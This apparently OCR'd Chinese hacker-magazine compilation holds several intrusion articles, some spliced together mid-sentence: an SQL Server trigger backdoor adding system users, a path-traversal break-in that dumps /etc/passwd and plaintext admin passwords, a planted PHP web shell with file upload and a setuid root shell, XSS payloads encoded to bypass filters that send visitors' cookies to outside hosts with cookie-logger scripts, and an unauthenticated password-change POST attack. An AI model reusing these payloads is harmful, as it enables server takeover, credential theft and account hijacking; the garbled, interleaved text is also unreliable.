上面的脚本是假设有一个test表，并且表中有个UserName的字段，每当向表中插入数据的时候，该触发器就会判断插入aaa字段的数据中有没有shell的字符串，如果有的话就加一个系统用户。为了不被发现，你可以把它插入到由ASP程序操作的表中(比如说论坛的贴字表),当有发特定内容的贴子的时候，该触发器就会检查贴字内容中有没有“shell”的字符串，如果发现有系统就加用户了。当然，在把触发器放到一个表之前的时候，你要根据这个表的结构稍微修改一下上面的脚本，如果你不懂T-SQL的话就看看MS SQL Server的帮助文件，里面写得很详细。学好T-SQL还是很有用的。

你可以根据需求自己更改功能,发挥你的想像，SQL Server为我们提供了许多好用的存储过程，利用它们可以做许多事情。本脚本只是提供一个思路，所以只写了一个加用户和开Telnet服务的功能 。

我想管理员是很难想到后门会放在SQL的表中，只要他的数据库中的表不删，我们就可以一直利用这个后门。如果你还有什么不明之处，欢迎给我来信sh0cker@163.com

入侵一个网站，我们总是从最基本的探测开始的。很多朋友觉得在入侵一个网站的时候会觉得无从下手，不知道如何寻找突破点。本文完整地向你展现了一次入侵某知名安全网的全部过程，相信本文定会给你无穷启发，或许你也会真正体会到“瞎子摸象趣味无穷”！

我们是如何侵入某知名安全网的

说明：本文类属技术探讨，没有兀现测试站点的必要，故将相关信息隐去。

文 / PsKey & EnvyMask

XX 安全网（www.target.net）是国内一家原创内容很多、较为知名的黑客 / 安全站点，其风格令人喜欢，但出于好奇（绝无恶意），我们开始了行动……

首先做了些简单探测，结果自然是没什么收获，看来还是从 Web 下手现实点。

整个网站由 PHP 驱动，我们感兴趣的是文章、下载、论坛 3 部分，首先随便点击了一篇文章：

http://www.target.net/article/showarticle.php?id=1053410756

看到了 id=1053410756 ，我们兴奋了起来。继续提交如下请求：

http://www.target.net/article/showarticle.php?id=1053410756'

返回：

```
Warning: file("html/1053410756\'.htm")-No such file or directory in/usr/home/wu127736/www/article/showarticle.php on line 5
Warning: Variable passed to each() is not an array or object in /usr/home/wu127736/www/article/showarticle.php on line 10
```

这很出乎我们的意料，因为起初探测得知服务器跑了 MySql，而文章管理系统的数据则完全是基于文本的，再看它做了什么过滤没有。提交请求：

http://www.target.net/article/showarticle.php?id=../../index

结果返回了主页面，虽然这里没有任何安全措施，但也没什么值得利用的，我们只能读取任意 htm 文件，sigh...文章系统还是简单了点，没有施展拳脚的地方，下载系统也是一样，也没什么搞头。于是，我们把注意力集中到了网站论坛。

我们试图得到论坛名称和版本，但很遗憾，论坛似乎是他们自己写的，结束游戏吗？不，对于我们 Web 安全爱好者来说，“瞎子摸象”趣味无穷。

经过一番常规试探，/ bbs / bbsprofile.php 文件吸引了我们的眼球：

http://www.target.net/bbs/bbsprofile.php?job=show&target=WinEggDrop

结果返回了 WinEggDrop 这位朋友的个人信息，接着提交：

http://www.target.net/bbs/bbsprofile.php?job=show&target=WinEggDrop'

返回：

```
状态：发生错误，你所指定的用户不存在
```

继续提交如下请求：

http://www.target.net/bbs/bbsprofile.php?job=show&target=WinEggDrop%20and%201=1

返回：

```
状态：发生错误，你所指定的用户不存在
```

现在我们开始怀疑：BBS不是基于MySql的?

提 交：

http://www.target.net/bbs/bbsprofile.php?job=show&target=WinEggDrop/

返 回：

```
Warning: stat failed for user_dir_Target.nEt/WinEggDrop/ (errno=20 - Not a directory) in /usr/home/wu127736/www/bbs/bbsprofile.php on line 24
```

状态：发生错误，你所指定的用户不存在。

这着实让我们大吃一惊，第一反应是：论坛数据是基于文本的。提交如下URL证实了我们的猜测：

http://www.target.net/bbs/bbsprofile.php?job=show&target=./WinEggDrop

正常返回 WinEggDrop 用户的个人信息。

看到了曙光，看来脚本没有处理 . / 字符，没有多想，直接：

http://www.target.net/bbs/bbsprofile.php?job=show&target=../../../../../../../../etc/passwd

哗啦……密码档文件充斥了整个屏幕，迅速处理后分离得到1340个用户，原来这台服务器是国内某著名公司的虚拟主机。这个时候，我们首先的想法是破解FTP口令，但考虑到虚拟主机FTP口令一般是非常复杂的，犹豫之后，我们决定还是在 Web上继续。

既然可以读取系统任意文件，为什么不在网站各个文件中找找有用的信息呢?

经过一番查找，通过以下两个请求：

http://www.target.net/bbs/bbsprofile.php?job=show&target=../../article/setup.php

http://www.target.net/bbs/bbsprofile.php?job=show&target=../../download/setup.php

得到了文章系统和下载系统的密码 3sfer4w&6(经处理)，密码够复杂，我们立刻利用这个密码尝试登录FTP，但失败了。

接着，在/bbs目录下翻看文件代码的时候，我们闻到了熟悉的味道：该BBS是根据旅行论坛(WDB)改写的！鉴于此，我们回头熟悉自己机器上安装的WDB论坛的文件结构，得知 WDB 的两大敏感文件是/datafile目录下的idunique.php和superadmin.php，前者是保存用户数据的目录，后者是保存超级用户账号密码的文件，一般内容是这样的：

```
idunique.php:
<? $id_unique='dataname';
superadmin.php:
<? $admin_name='root'; $admin_password='superpassword';
```

于是提交如下请求：

http://www.target.net/bbs/bbsprofile.php?job=show&target=../datafile/idunique.php

通过查看返回页面的源文件，得到：

```
<? $admin_name='root'; $admin_password='superpassword';
```

对应我们机器上的WDB可以判断，hack34dd_ewff是保存用户信息的隐蔽目录名，而保存用户信息的是一个无后缀的文本文件，因此直接请求该文件便可返回用户所有信息，如：

http://www.target.net/bbs/hack34dd_ewff/someone

返回：(已经处理过)

```
someone|ilikecat|no_portait.gif%http://www.***.net/personal_images/1020952877.jpg%100%100|***@target.net|7623805|1048862812|        [color=red]Welcome to Our HomePage[/color]<br><br>|http://***.yeah.net|218.194.38.92||=**=|1053775642|1536|1|text|50
```

太棒了，我们可以得到任意用户的口令，更好的是口令没有加密。但BBS后台管理的口令不在这里，所以我们接着请求：

http://www.target.net/bbs/bbsprofile.php?job=show&target=../datafile/superadmin.php

查看返回页面的源文件，得到：

```
<? $admin_name='Target.net'; $admin_password='er5768*&^4h20a2'; # 处理
```

原密码异常复杂，我们怀疑经过某种特殊加密……然而进入：

http://www.target.net/bbs/admin.php

成功登录后才知道，并不是加密过的，虚惊一场。

这个时候，已经得到了BBS的最高权限，但我们并不满足于此。

在BBS前后巡视一番后，我们发现论坛没有上传文件的功能，莫名的有点气恼，但好事多磨。我们转到BBS后台管理，看看能不能对论坛的配置文件上动点手脚。

首先看到了“公告设置”，脚本会把管理员的公告写到/datafile/announcement.php文件里去，正常情况下内容是这样的：

```
<?  $announcement='本站公告';
```

我们立马把公告设置为cat';phpinfo();$1='1

但失败了，我们提交的内容变为了cat\';phpinfo();$1=\'1

马上看处理脚本代码：

```
$fp=fopen("datafile/announcement.php","w");
        fputs($fp,'<?  $announcement=\''.str_replace
("'","\'",stripslashes($announcement)).'\';');
        fclose($fp);
```

郁闷，难怪，原来把单引号处理了，我们没有气馁，就在文件审查快结束的时候，我们的努力得到了回报。setipbans.php文件给了我们机会，这个文件给管理员创建“IP 禁止列表”，可能是对管理员的过分放心，脚本没有对管理员的输入做任何检查，可见代码编写者并没有考虑到论坛失陷后服务器的安全，毫不客气，我们先写入：

<? phpinfo();?>

提交请求：

http://www.target.net/bbs/datafile/ipbans.php

哈~成功执行，再另写入：

<? system($c);?>

继续提交：

http://www.target.net/bbs/datafile/ipbans.php?c=ls

返回：

```
0.txt 10.txt 202.txt 210.txt 61.txt admin.php
admin_user.php announcement.php badwords.php
bannames.php config.php cs.php forumdata.php
hack_name.php hello.txt idunique.php index.html
ipbans.php newpost.php newuser.php online.php sort
style.php superadmin.php tbuser.php topsys.php up.
php userlist.php usertitle.php
```

成功了，但入侵还没有结束，由于起床起得很晚，大家都没有吃东西，所以我们暂时吃了点东西。回来后，我们又立刻投入了工作：

我们得上传点东西上去，不是吗？于是向 /datafile/ipbans.php 写入了：

<? copy($a,$b);unlink($a);?>

PHP真是让我们感到惬意，上面这段代码虽然简短，但它却能很好地完成文件上传工作。在本地做好上传页面后，我们迅速上传一个操作更为方便的webshell,接着便是老套路，尽管接下来的老套路让人如此厌烦，但作为一个完整的过程，我们必须耐心完成。

上传了一个文件、编译、执行，我们很顺利地在主机上打开了12345端口。

```
>nc -vv www.target.net 12345
Warning: inverse host lookup failed for 211.154.***.
***: h_errno 11004: NO_DATA

www.target.net [211.154.***.***] 12345 (?) open
id
uid=65534(nobody) gid=65534(nobody) groups=65534
(nobody)
uname -a
FreeBSD a1008.***.com 3.4-RELEASE FreeBSD 3.
4-RELEASE #2: Wed Nov 15 00:38:
28 CST 2000     sysadmin@a1004.***.com:/usr/src/
sys/compile/yang  i386
// 哦，好老的版本，一位朋友 Ciel (感谢Ciel) 推荐了 chpass.c，编译后

./chpass 7
…
id
uid=65534(nobody) euid=0(root) gid=65534(nobody)
groups=65534(nobody)
// 我们马上写了个小程序 sh.c
```

我是如何获取

的用户密码的

文／欲望之翼

小榕的流光5推迟发布，网站也一直打不开。前几天去已经能访问了，我的“监狱生涯”好像也结束了，因为我在小榕论坛被关了3次……可以发帖了，看见论坛有人在测试脚本漏洞，我也想测试测试，意想不到的是竟成功了，所以写了这个文章给大家，让大家在处理脚本的时候多留心着点 。

1 什么是跨站脚本(CSS/XSS)？

我们所说跨站脚本，是指在远程Web页面的html代码中插入的具有恶意目的的数据，用户认为该页面是可信赖的。但是，当浏览器下载该页面，嵌入其中的脚本将被解释执行，今天我就把带有能获取Cookie信息的脚本嵌入了所发帖子的页面里，并且成功地绕过了论坛对特殊字符的限制，具体怎么做，大家等下可以看下面的。而有时候跨站脚本被称为“XSS”，这是因为“CSS”一般被称为分层样式表，搞网站设计的都知道CSS，因为它的功能很强大。或许这很容易让人困惑，但是如果你听某人提到CSS或者XSS安全漏洞，通常指的是跨站脚本。

2 XSS和脚本注册的区别

并非任何可利用脚本插入实现攻击的漏洞都被称为XSS，因为还有另一种攻击方式：“Script Injection”,即脚本注入或者是讲脚本注册，它们之间是有区别的：

它们的区别在以下两点：

1．(Script Injection)脚本插入攻击会把我们插入的脚本保存在被修改的远程Web页面里，如:sql injection，XPath injection。

这个很常见，好像前几个月很多安全网站被黑就是因为脚本里存在注入漏洞，而被一些人利用了 。

2．跨站脚本是临时的，执行后就消失了。这个就不同于我们现在讨论的XSS/CSS了，今天讲的是在页面中插入脚本，这样谁来访问谁的浏览器就执行，如果不被删掉或者是修改编辑的话，就

```
#include<stdio.h>
int main(){
setuid(0);
setgid(0);
execl("/bin/csh","/var/www/bin/httpd",NULL);
}
gcc -o sh sh.c
./sh
id
```

```
uid=0(root) gid=0(wheel) groups=0(wheel), 65534
(nobody)
```

故事结束了。毋庸置疑，对PsKey和EnvyMask来说，这是美妙的一天。出于对此安全网原创精神的尊重，我们并没有丁点“黑”的念头，我们试图联系网站管理员，希望他们明晚能睡个好觉。

一直存在的。

那么，什么类型的脚本可以被插入远程页面呢?

主流脚本包括以下几种：

HTML

JavaScript（这个是我今天测试的）

VBScript

ActiveX

Flash

好了，进入正题，具体如何检查这个漏洞，大家可以看绿盟Sn0wing翻译的文章《跨站脚本说明》。

3 测试过程

首先是写获取Cookie的文件，我的空间是ASP的，所以就写ASP文件，下面的代码不是我写的了……

以下是获取Cookie的ASP源代码：

```
<%
testfile=Server.MapPath("longker.txt")
msg=Request("msg")
set fs=server.CreateObject("scripting.
filesystemobject")
set thisfile=fs.OpenTextFile(testfile,8,True,
0)
thisfile.WriteLine(""&msg& "")
thisfile.close
set fs = nothing
%>
```

图 1




图 2

图 3

怎么样，很简单是不是，上面的文件是把得到的信息存为longker.txt，如果漏洞存在，就会在空间里生成longker.txt，里边是收集的Cookie信息。

好了，一切就绪了，开始测试吧。我首先输入这样的内容：

```
[img]javascript:document.write('不知道有没有');[/img]
```

被过滤了，见图1：

成了星号和一个鬼脸了，这个自然会过滤的了，我也早想到了，为了让大家能看得更清楚，所以在这里也测试一番。

这样不行，我们的获取Cookie的脚本还没有插进去呢。换种方法来吧，看来论坛对字符过滤得比较严格，把字母j换成ascii码试试，j的ascii码是106，如图2所示。

看javascript出来了吧？如果我们发个帖子，并且禁止表情字符的话，那大家在浏览的时候就会出现一个警告框，上面写着“再试”，图3为我测试的结果。


成功了，但是这样只是给了个警告而已，没有获取Cookie信息，那大家是不是知道下面该怎么办了？好了，下面我们来把获取Cookie的ASP文件插入进去吧。为了防止论坛还过滤了一些字符，我们把所有的内容全用ASCII码来代替，因为[img]字符是论坛代码本身有的，所以不用ASCII码表示，来看看我提交的内容是什么吧：

```
[img]javascript:window.open('http://www.longker.com/ywzy/
info.asp?msg='+document.cookie),('height=0,width=0')[/img]
```

转换成ASCII码变为下面的：

```
[img]&#106&#97&#118&#97&#115&  #99rip&#116:
window.open&#40&#39http://www.longker.com/ywzy/info.
asp?msg&#61&#39&#43document.cookie)('&#104
&#101&#105&#103&#104&#116=&#48,&#119&
#105&#100&  #116&#104=&#48&#39)[/img]
```

图 4



f¼5

呵呵，看起来很复杂哦。我的本意是想打开一个看不见的“窗口”，但是由于没有学好网页制作语言，因此没有能成功。提示出现错误，我也懒得去找些网页制作的书看了。

再想别的办法吧，心想不管了，能不能得到Cookie还是问题呢，自己先测试下，不管窗口大小了，如下：

```
[img]javascript:window.open('http://www.longker.com/ywzy/info.asp?msg='+document.cookie)[/img]
```

转换成ASCII码是：

```
[img]&#106&#97&#118&#97&#115&#99rip&#116:window.open&#40&#39http://www.longker.com/ywzy/info.asp?msg&#61&#39&#43document.cookie&#41[/img]
```

OK，成功了，虽然图片不能显示（因为是虚构的嘛），但是又开了一个新的窗口，见图4和图5。

在浏览器的上方看见什么了？呵呵，时间，id和密码等信息哦，这样只要你访问这个页面并且你已经登录的话，你的Cookie信息就全在里面了，是不是很恐怖呢？如果你的论坛密码和QQ邮箱的密码是一样的，那你就惨了，所以在进论坛的时候还是存在安全隐患的。这也是我写这篇文章的原因了。

弹出个窗口肯定让人怀疑的，那怎么不让它弹出窗口呢？我提交的代码是：

```
[img]javascript:document.location='http://www.longker.com/ywzy/info.asp?msg='+document.cookie[/img]
```

转换成ASCII码就是：

```
[img]&#106&#97&#118&#97&#115&  99rip&#116:&#108&#111&#99&#97&#116&#105&#111&#110&#61&#39http://www.longker.com/ywzy/info.asp?msg&#61&#39&#43document.cookie[/img]
```

换成这个代码后就不会出现新窗口了，去看看我的网站上保存的那个记录Cookie的文件，已经很大了，如图6所示。




图6

4 思考及解决办法

值得注意的是，经过对国内的几个流行的留言板和论坛的测试，基本上所有的免费留言板程序都有问题。主要还是因为过滤机制不严密造成的，像一些ubb语句，经过那样严格的过滤，这样就很容易被人家利用，对广大网民造成危害，影响你站点的声誉。

下面是如何防范的问题了，如何防范XSS跨站攻击？首先是作为浏览者，在你的Web浏览器上禁用Javascript脚本，好像不太可能，因为一旦禁用，很多功能就丧失了，这个方法是下策。还有，不要访问包含<script>字符的连接，当然一些官方的URL不会包括任何脚本元素。

再者是作为程序的开发这而言：开发者要仔细审核代码，对提交输入数据进行有效检查，如空格、那么样码等，这个是上策。但是，由于XSS漏洞可被利用的多样性，程序员自己要明白具体需要过滤的字符，这主要依赖于所开发程序的作用，建议过滤掉所有元字符。

另附：

php空间获取cookie的代码文件：

```
<?php
$info = getenv("QUERY_STRING");
if ($info) {
$fp = fopen("longker.txt","a");
    fwrite($fp,$info."\n");
    fclose($fp);
}
?>
```

本文以问答的方式向大家介绍跨站攻击的一些问题。

跨站攻击问答 FAQ

文 /lcx

菜鸟：前几天，中国浪客联盟的站长欲望之翼，利用跨站攻击在小榕的论坛上获取了很多人的密码，听说就是用你写的一个ASP脚本？

Lcx：这个ASP脚本程序很简单，如果你懂得跨站攻击的原理，懂一点点ASP知识的话，你就能写出这个ASP程序。

菜鸟：什么是跨站攻击？能否简单说一下？

Lcx：按我个人了解的讲一下吧。在国内，我看到最早的跨站攻击资料是2000年当时十五岁的初中生小铭在网上贴了一篇文章《bbs3000存在的安全隐患》，提到可以在ubb（论坛里常用的一种代码，可以在论坛贴子里起到简单的html效果）嵌入图像代码中写入file://con/con，引起windows98用户访问含有此代码的贴子时造成死机。到2002年，红色警戒小组将服务器网页程序没有过滤或转换用户提交的html代码而形成的漏洞归纳为跨站漏洞，并在此基础上将其内涵延伸从而正式系统定义了跨站攻击的漏洞起源、漏洞成因、漏洞危害及利用方式。小铭提到的bbs3000存在的安全隐患，就是跨站攻击的一个方法了。此时，红色警戒小组已经解散，但他们的旧版网站还在，访问url是http://c4st.51.net。如果你有兴趣系统学一下跨站攻击，可以登录他们的网站，里边有丰富的跨站资料。

菜鸟：我常上论坛，我懂得ubb代码，为什么在[img][/img]里写入file://con/con，就会引起造访者死机呢？

Lcx：在一些论坛里ubb代码的[img]部分转换为html时，[img]http://ip/x.jpg[/img]会转换成<img src=http://ip/x.jpg>。学过html的都知道，<img src=>里可以直接写入javascript语句。如果你写入[img]file://con/con[/img]，转换成html时变成<img src=file://con/con>，由于Windows 98的自身bug，这条语句就会引起Windows 98用户蓝屏。

菜鸟：我好像明白了，你可以在[img][/img]之间写入恶意代

图1

码，这就是跨站攻击吧？

Lcx：只能说是跨站攻击里的一个比较重要的入侵方法。

菜鸟：能否实例给我演示一下跨站攻击的这个比较重要的入侵方法？我想弄明白欲望之翼是如何得到别人密码的。我比较菜，你最好图文并茂地给我讲解一下呀。

Lcx：好吧，我在网上四处找了找，终于找到了一个有漏洞的bbs3000论坛，这个论坛的版本比较低，人烟稀少，url是http://www.0123x.com/cgi-bin/bbs3000/list.cgi。我就拿它开刀。我注册了一个id：www，密码是wwwwww，然后发了一个贴子，内容是[img]javascript:alert(document.cookie)[/img]，然后访问此贴子，会发生什么呢？如图1所示：




图2




图3

图1中弹出一个对话框，显示的是用户名和密码。这个对话框，也就是www用户在此论坛里的cookie。Bbs3000论坛用户的密码是明文保存在cookie里的。现在无论谁看到这个贴子，都会弹出自己的cookie。现在，我将此贴子进一步修改一下，见图2：

我写的代码是：

```
[img]javascript:window.open('http://
www.netsill.net/lcx/info.asp?
msg='+document.cookie)[/img]
```

其中http://www.netsill.net/lcx/ 是我网站空间的一个目录，info.asp是我写的一个ASP脚本用于收集msg后边跟的参数，而参数我们指定的是document.cookie，也就是访问此贴用户的cookie。

Info.asp的代码是：

```
<%
testfile=Server.MapPath("lcx.txt")
msg=Request("msg")
set fs=server.CreateObject("scripting.
filesystemobject")
set thisfile=fs.OpenTextFile(testfile,8,
True,0)
thisfile.WriteLine(""&msg& "")
thisfile.close
set fs = nothing
%>
```

这样，所有访问者的cookie都会收集在lcx.txt这个文件里。此时，用户再次访问这个贴子时会

图4

发生什么？见图3：

弹出一个页面，这个info.asp程序起作用了。再看看我的网站空间里lcx.txt收集到cookie没有。

我们以www的id访问此贴，果然在lcx.txt里收集到了www的用户名和密码。如果论坛管理员来看此贴呢？我想后果你清楚的。

菜鸟：方法我是看懂了。不过，你的方法太明显了呀，谁也会发现弹出了一个收集cookie的窗口。

Lcx：我是为了你看明白图像才这样做的。我们完全可以将info.asp代码改造一下，使这个弹出窗口不可见。像可以在info.asp代码最下边加上这几行：

```
<script language=vbscript>
window.location.href="http://sohu.com"
</script>
```

这样弹出的收集cookie的info.asp窗口就会自动转到sohu.com。当然，如何隐藏你的意图，那就看你写这个info.asp的水平了，方法有很多的。

这个info.asp和有一个同样作用的info.php在我网站里都有下载，地址：http://smallhome.51.net/lcx/wdb/upload/forum1_f_632_1051272537.rar

菜鸟：我学会了，去测试了很多论坛，为什么有的成功，有的不成功？怎样才能使成功率高一点？

Lcx：这就涉及到跨站技巧的问题。像大部分论坛，都过滤了javascript这个字符。有个小技巧是可以利用的，可以在论坛发的贴里将javascript写成ASCII码。像j可以写成“j”

再如a，可以写成“a”，你可以找一个ASCII码表对照修改一下，这样成功率能高一点。还有，你要学会分析一下对方的ubb代码。像动网5.0以下论坛，你在[img]里写入和bbs3000一样的代码就不会成功，因为动网5.0以下，ubb代码http://这个地方当成图片地址了，结你提交的代码被分成了两段：

javascript:window.open('和http://www.netsill.net/lcx/info.asp?msg='+document.cookie);

以至于我们提交的代码丧失了功能。难道就不能攻击了吗？当然不是，我们可以变换种方式提交，代码如下：

```
[img]javascript:window.open('&#x68;tt&#x70;://www.netsill.net/lcx/info.asp?msg='+document.cookie);[/img]
```

看到区别了吧，这段代码把http中的h和p转换成了ASCII码html格式h和p，提交后，论坛并没有找到http，所以我们提交的代码就不会分家了，达到了攻击的目的。总之，还是要学会多多分析多动脑筋。另外，也不是所有论坛的cookie都存有用户名和密码的。

菜鸟：跨站攻击是不是就是在[img]里写代码呀？

Lcx：一开始就和你说不是了呀。它的危害有很多，像伪造页面信息、拒绝服务攻击打开无穷窗口、与其他漏洞结合，修改系统设置，查看系统文件，执行系统命令等。这些入侵方法，都等待你用聪明才智来学习和进一步发现呢。当然，我侧重在这里讲的是如何利用[img]做文章，这也是跨站攻击一个有趣而且很重要的攻击方法。至于如何利用其他方法入侵，你上http://cs4t.51.net去学习了解一下吧，有许多跨站文章讲得都很清楚，限于篇幅，我就不讲述了。

菜鸟：说了这么多，我也很害怕被跨站攻击，如何预防它呢？

Lcx：如果你开论坛或办网站的话，最重要的是要在表单输入处过滤掉一些敏感字符。像javascript/<script>/'/;/&/#等等，当然前提是你的网页程序还要正常运行。作为个人用户，老生常谈了，不要轻易打开一些不明url，要将自己的信箱、论坛、QQ等资料的密码设得都不一样，如果一旦资料或密码被盗，避免引起连锁反应，所有资料和密码都被别人获得。

菜鸟：好像我对跨站攻击有了一点兴致，学会了一种攻击方法。

Lcx：hehe，我也就会这么多。

IIS配置不当的危害性

——从一次IIS安全测试谈起

文 / bloves

本文测试的服务器：

测试服务器域名：www.perlchina.com

虚拟主机域名：www.ilcatperl.org

前言

现在比较流行的架设Web服务的解决方案一般为Linux+apache或Windows Servers + IIS，由于Windows Servers+IIS架设简单，所以一些小的站点普遍使用了这样的架设结构。随着租用虚拟服务器的个人用户增多，很多站点都提供了虚拟主机服务。但是当IIS配置不当的话，很容易就会被别人利用，并且通过一些简单的技巧就可以很容易地得到站点的最高控制权限，其后果是可想而知的。本文通过一次IIS安全测试来看看网络安全的重要性。测试前我得到了站点的测试权限，所以可以安心测试。

编者语：注意在测试一个站点的安全之前最好先得到站长的同意，以免引起不必要的麻烦。

一、对服务器的测试

大概浏览了一下http://www.ilcatperl.org，发现站长hoowa增加了一个新的功能：在线短消息。根据经验，新的程序往往会有很多Bug，所以我觉得应该以这个新功能作为测试的出发点。进入短消息页面，发现一切很正常，不过我确信程序一定会存在有问题。连续F5刷新了几次，程序仍然正常运行，不过这时Web页面的下方出现了程序抛出的错误“DBI::db=HASH(0x237d280)->disconnect invalidates 1 active statement handle (either destroy statement handles or call inish on them before disconnecting) at D:/dosmart/cgi-bin/iLcatPerl_nkweb/library/iLcatlib.pm line 248.”

下面我们来分析一下：DBI::db说明网站使用了Perl的标准数据库访问模块DBI，HASH(0X237d280)意味着这返回的是个哈希结构的内存地址；Disconnect invalidates这个错误估计是程序结束的时候忘记关闭数据库的连接引起的；再看“D:/dosmart/cgi-bin/iLcatPerl_nkweb/library/iLcatlib.pm line 248”这个错误消息，这对于入侵者来说可是非常重要的信息了，很明显这暴露了站点服务器的操作系统类型：Windows Servers，并且返回了站点的绝对路径、CGI文件存放路径以及这个站点使用的CGI程序的解释程序的类型（应该是在Windows下比较流行的Perl发行版本——Activeperl公司的Activeperl）。

现在得到的这些信息好像还不能对站点构成什么威胁，

但这时我又注意到错误消息中的“iLcatlib.pm”，这个好像不是Activeperl中的内部模块，看来应该是站长自己写的专用模块。习惯性地在IE浏览器栏提交了如下请求：“http:// www.ilcatperl.org/library/iLcatlib.pm”，没想到浏览器马上返回了这个程序的所有源代码，但代码中并没有什么程序的配置信息，可以看出这个模块是数据库访问的接口和对一些公用的子程序的封装。

根据经验，我感觉可能是IIS设置有问题，于是在自己机器的IIS测试了一番，经过反复的折腾，终于发现了问题的所在。运行Internet 服务管理器程序，配置IIS虚拟目录，把本地路径下面的[v]读取，变为[ ]读取，这样像.pm等其他扩展名也就不会被IE读取了。问题虽然发现了，但是这个设置不当所造成的危害我们还没看到，你将会在下面看到其危害性。

二、服务器程序配置不当的危害

每个程序员开发程序都有自己的规范，特别是都有自己程序运行时的配置文件。很多写Perl/CGI的程序员喜欢使用以.pm文件作为程序运行时的配置文件，在Windows也有喜欢使用.ini作为程序运行时配置文件的。通过这些经验和得到的错误消息，我发现iLcatlib.pm并不是配置文件，所以索性地访问了几个ini文件。提交请求“http://www.ilcatperl.org/library/hoowa.ini”，返回错误，又尝试了几个文件还是错误，最后终于通过“http://www.ilcatperl.org/library/ilcatperl.ini”返回了一些有用信息。下面，我们来看看我们得到了什么：(忽略了一些非重要的参数)

```
[path]
# 文件路径
cgipath=*
# 数据备份文件的路径
dumppath=*
# 数据库信息
database=*
dbhost=*
dbuser=*
dbpwd=*
# 系统配置
weburl=http://hoowa.tab.net.cn
```

还好，站长注释得很明白，其中*号为注释掉的重要信息，这里不便透露。从返回信息中，我们不难看出“database=*”是数据库的名字，dbhost是主机的IP地址，dbuser、dbpw是数据库的用户名和该用户名对应的密码，里面还有一些其他配置信息。这样，可以说我们已经得到了虚拟主机的完全控制权限。如果我们再花一点时间应该完全可以得到这个服务器的最高权限。

> 注：本文测试的服务器已经没有上述安全性问题，所以请不要对本文涉及的服务器做非法的测试。

后记：可以看出，如果服务器配置稍有不当，便很可能被轻易入侵，并且可能进一步暴露服务器上的机密文件（建议一些商业机密文件和重要的文件不要存放在提供Web服务的服务器上），这其中的危险是不言而喻的，建议每个网络管理员注意服务器配置的安全性和完整性。

VMWare制作本地Linux肉鸡

ÎÄ/Linyin

很多人抱怨没有Linux的肉鸡，但有没有想过自己可以做一台呢？其实我们通过Windows平台，在VMware Workstation 4下模拟台Linux，并且设置独立的IP，通过Telnet登录，那不是我们最好的肉鸡吗？

首先开启VMware，选择新建虚拟机。在确定安装系统为Linux和安装路径以后出现了Linux的图形安装界面，接下来的工作和安装真正的Linux步骤一样，不再详述。等一切安装完毕，取出光盘，重启虚拟机，通过GRUP引导Linux系统。在成功启动系统、ROOT用户登录成功后，在终端中输入setup命令，选择System services，再在Telnet前加个*号，表示启用该功能，退出以后重启虚拟系统。

重启以后，如在Windows下用Telnet成功，这不就是我们自己的肉鸡吗？

Ò›´Î¼¶¹¥

Post攻击的例子

文 /www417

经常听说有些留言本安全性不强，允许通过直接 post 数据、修改资料的攻击例子，但是我一直没碰到这么简单的留言本。

直到某日在网上闲逛时，发现一个论文网站，未注册用户只能看论文标题，于是注册了一个账号，想进去学习学习。

没想到免费注册用户也只可以看论文概述，只有收费用户才可以看全文。在留言本上转了转，这个留言本结构比较简单，很可能是直接拿网络上的免费代码修改了一下就用。于是想尝试修改注册用户密码，进去学习学习。看一下 html 代码，在修改密码页面有这么几句：

```
<td width="17%" > 用　户　名 ：</td>
<td width="33%"><font size="3"><b>www417
<input type="hidden" name="UserName"
value="www417">
<input type="hidden" name="UserID" value="55932">
```

利用 hidden 标签，很可能它是通过 userid& username 检测的。让我们来尝试直接 post 指定的变量和数据，看看有什么效果！

例 如 ：

```
http://www.xxx.com/zhuce/modifyPwd.asp?
username=www417&userid=xxx&oldpwd=yyy&newpwd
=123&cnewpwd=123
```

其 中 ：

username：为我们要偷的用户。

userid：用户 id 号，这个我们不知道。

oldpwd：为原来的密码，用我们的。

newpwd：为新密码。

cnewpwd：为重复新密码。

理想的情况下是用户正确登录以后修改密码，服务器上modifypwd.asp只根据用户提交的变量修改数据库中数据，并且不比较当前登录用户的密码和此用户要修改密码是否匹配。

